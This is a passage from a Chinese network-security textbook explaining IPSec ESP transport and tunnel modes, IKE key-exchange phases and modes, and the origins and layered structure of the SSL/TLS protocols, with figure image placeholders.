倍 32 位比特。

ESP 封装的两种模式：传输模式和隧道模式。传输模式仅用于主机，用于保护上层协议，但不包括 IP 报头。在传输模式下，ESP 插入 IP 头和上层协议之间，如 TCP、UDP、ICMP 或其他 IPSec 头之前。隧道模式用于主机之间或安全网关之间。在隧道模式下，整个受保护的 IP 包都封装在一个 ESP 包中（包括完整的 IP 报头），此外还增加了一个新的 IP 头。

（1）传输模式：只保护 IP 报文的不变部分（如图 12.18 和图 12.19 所示）。




图 12.18　ESP 传输模式




图 12.19　ESP 传输模式工作流程

（2）隧道模式：保护整个 IP 报文（如图 12.20 和图 12.21 所示）。




图 12.20　ESP 隧道模式

3. IKE（Internet Key Exchange）

Internet 密钥交换协议（IKE）是一个以受保护方式为 SA 协商并提供经认证的密钥信




图 12.21　ESP 隧道模式工作流程

息的协议。用 IPSec 保护一个 IP 包之前,必须先建立一个安全关联(SA)。正如前面指出的那样,SA 可以手工建立或动态建立。IKE 用于动态建立 SA。IKE 代表 IPSec 对 SA 进行协商,并对安全关联数据库(SADB)进行填充。IKE 由 RFC 2409 文件描述。IKE 实际上是一种混合型协议,它建立在由 Internet 安全关联和密钥管理协议(Internet Security Association and Key Management Protocol,ISAKMP)定义的一个框架上。同时 IKE 还实现了两种密钥管理协议(Oakley 和 SKEME)的一部分。

IKE 协商的安全参数包括加密机制、散列机制、认证机制、Diffie-Hellman 组、密钥资源以及 IKE SA 协商的时间限制等。其交换的最终结果是一个通过验证的密钥以及建立在双方同意基础上的安全联盟。由于 IKE 同时借鉴了 ISAKMP SA 中的"阶段"概念和 OAKLEY 协议中的"模式"概念,所以在 IKE 的分阶段交换中,每个阶段都存在不同的交换模式。IKE 将密钥交换分成两个阶段,在第一个阶段,就是 ISAKMP SA 的建立阶段,通信实体之间建立一个经过认证的安全通道,用于保护阶段 2 中消息的安全。阶段 1 的交换模式有两种,分别是主模式和积极模式。

(1) 主模式实际上是 ISAKMP 中定义的身份保护交换模式的一个具体实例化,它提供了对交换实体的身份保护,交换双方在主模式中要交换三对共六条消息,头两条消息进行 cookie 交换和协商策略,包括加密算法、散列算法及认证方法等;中间两条用于交换 Diffie-Hellman 公开值和一些必要的辅助数据,例如现时载荷 Nonce 等;最后两条消息用于验证 DH 交换和身份信息。

(2) 积极模式则是 ISAKMP 中积极交换模式的具体实例化,积极模式通常要求交换三条消息,前两条消息用于安全策略协商,交换 DH 公开值和一些辅助数据,并且在第二条消息中还要认证响应者的身份;第三条消息用于对发起者的身份进行认证,并提供参与交换的证据。由此可见,积极模式能够减少协商的步骤并加快协商的过程。

阶段2是在阶段1建立起的ISAKMP SA的基础上，为特定的协议协商SA，用于保护通信双方的数据传输安全。阶段2的交换模式为“快速交换模式”。在阶段2中，可由通信的任何一方发起一个快速模式（Quick Mode）交换，其目的是建立针对某一安全协议的SA，即建立用于保护通信数据的IPSec SA。一个阶段1协商可以用于保护多个阶段2协商，一个阶段2协商可以同时请求多个安全关联。

IKE交换的最终结果是一个通过验证的密钥以及建立在双方同意基础上的安全服务，一个特殊的例子就是IPSec的安全关联，但是IKE并非由IPSec专用，其他任何协议都可以利用IKE来协商各自具体的安全服务。

12.3 传输层安全通信协议

传输层的任务就是提供主机中两个进程之间的通信，其数据传输单位是报文段，而网络层是提供主机与主机之间的逻辑通信。在协议栈中，传输层正好位于网络层之上，传输层安全协议是为进程之间的数据通信增加安全属性，如SSL/TLS等。

在传输层提供安全机制的优点在于：它不需要强制为每个应用作安全方面的改进；传输层能够为不同的通信应用配置不同的安全策略和密钥。

在传输层提供安全机制的缺点在于传输层不可能提供类似于“隧道”（路由器对路由器）和“防火墙”（路由器对主机）这样的服务。

12.3.1 SSL/TLS协议簇

1. SSL/TLS概述

1995年，Netscape公司在浏览器Netscape 1.1中加入了安全套接层协议（Secure Socket Layer，SSL），以保护浏览器和Web服务器之间重要数据的传输，该协议的第一个成熟的版本是SSL 2.0版，并被集成到Netscape公司的Internet产品中，包括Navigator浏览器和Web服务器产品等。SSL v2.0的出现，基本上解决了Web通信协议的安全问题，很快引起了大家的关注。1996年，Netscape公司发布了SSL v3.0——draft-freier-ssl-version3-02：The SSL Protocol Version 3.0，该版本的最初实现增加了对除了RSA算法之外的其他算法的支持和一些安全特性，并且修改了前一个版本中的问题，相比SSL v2.0更加成熟和稳定，因此，很快就成为了事实上的工业标准。1997年，IETF基于SSL协议发布了TLS（Transport Layer Secure，传输层安全）的Internet草案，Netscape公司宣布支持该开放标准。1999年，IETF正式发布了TLS规范——RFC 2246：TLS Protocol Version 1.0。由于SSL v3与TLS协议极其相似，其主要区别仅在于散列函数和密钥生成函数，所以在下面的协议介绍中除了特别指出的部分，其内容均适用于两个协议。

SSL/TLS协议是建立在可靠连接（如TCP）之上的一个能够防止偷听、篡改和消息伪造等安全问题的协议。SSL是分层协议，它对上层传下来的数据进行分片→压缩→计算MAC→加密，然后数据发送；对收到的数据则经过解密→验证→解压→重组之后再分发给上层的应用程序，完成一次加密通信过程。

SSL/TLS作为一个兼容OSI七层网络结构模型的安全通讯协议，位于传输层和应用层之间，对用户来说是一个可选层。协议运行于所有的可靠传输连接之上，这就意味着此安全协议

不必考虑底层数据传输的可靠性、传输流量控制等细节,而专心解决安全问题。可靠的传输层我们应用最多的就是 TCP,图 12.22 显示了 SSL/TLS 在协议栈的位置。此协议的设计目标是为应用提供防止窃听、篡改和消息伪造的通信手段,同时保证通信消息的完整性和可用性。




图 12.22　SSL 在协议栈中的位置

2. SSL/TLS 分层模型

SSL/TLS 是分层协议,从结构上分为两层,由一个记录层以及记录层上承载的不同消息类型组成。而记录层又会由某种可靠的传输层协议如 TCP 来承载,如图 12.23 所示。底层为记录层协议(Record Protocol),高层由 4 个并列的协议构成:握手协议(Handshake Protocol)、密码规范变更协议(Change Cipher Spec Protocol)、报警协议(Alert Protocol)、应用数据协议(Application Data Protocol)。




图 12.23　SSL 协议结构

SSL/TLS 连接分为两个阶段,即握手和数据传输阶段。握手阶段对服务器进行认证并确立用于保护数据传输的加密密钥,必须在传输任何应用数据之前完成握手。一旦握手完成,数据就被分成一系列经过保护的记录进行传输。

密码规范变更协议由单个消息组成,该消息只包含一个值为 1 的单个字节。该消息的唯一作用就是使未决状态复制为当前状态,更新用于当前连接的密码组。为了保障 SSL 传输过程的安全性,双方应该每隔一段时间改变一下加密规范。

报警协议为对等实体传递 SSL 的相关警告。如果在通信过程中某一方发现任何异常,就需要给对方发送一条警示消息通告。警示消息有两种:一种是 Fatal 错误,如传递数据过程中,发现错误的 MAC,双方就需要立即中断会话,同时消除自己缓冲区相应的会话记录;第二种是 Warning 消息,这种情况通信双方通常都只是记录日志,而对通信过程不造成任何影响。

应用数据协议功能是将应用数据直接传递给记录协议。

1) 记录协议

在 SSL 中,实际的数据传输是使用 SSL 记录协议来实现的。一个 SSL 记录由两部分构成:记录头和非零长度的数据。记录头信息的工作就是为接收实现提供对记录进行解释所必需的信息。在实际应用中,它包括记录的内容类型,记录长度和 SSL 版本。记录头可以是 3 字节或是 4 字节(当有填充数据时使用),该头主要用于指示记录数据的类型和长度。

3 字节头的最大记录长度是 32 767 字节,4 字节头的最大记录长度是 16 383 字节。其中握手协议/密钥规范变更协议/报警协议的报文要求必须放在一个 SSL 记录层的记录里,但应用数据协议的报文允许占用多个 SSL 记录层记录来传送。

记录层协议将高层协议看作本层的协议数据单元(PDU),为其提供分片、压缩、摘要(MAC)、加密、封装服务如图 12.24 所示;此外,将从下层收到的数据报进行拆封、解密、摘要验证、组包之后,提交给高层协议。由此可以看出,记录层协议实际上是高层协议的载体,通信的保密性和完整性是由这一层来保证的。

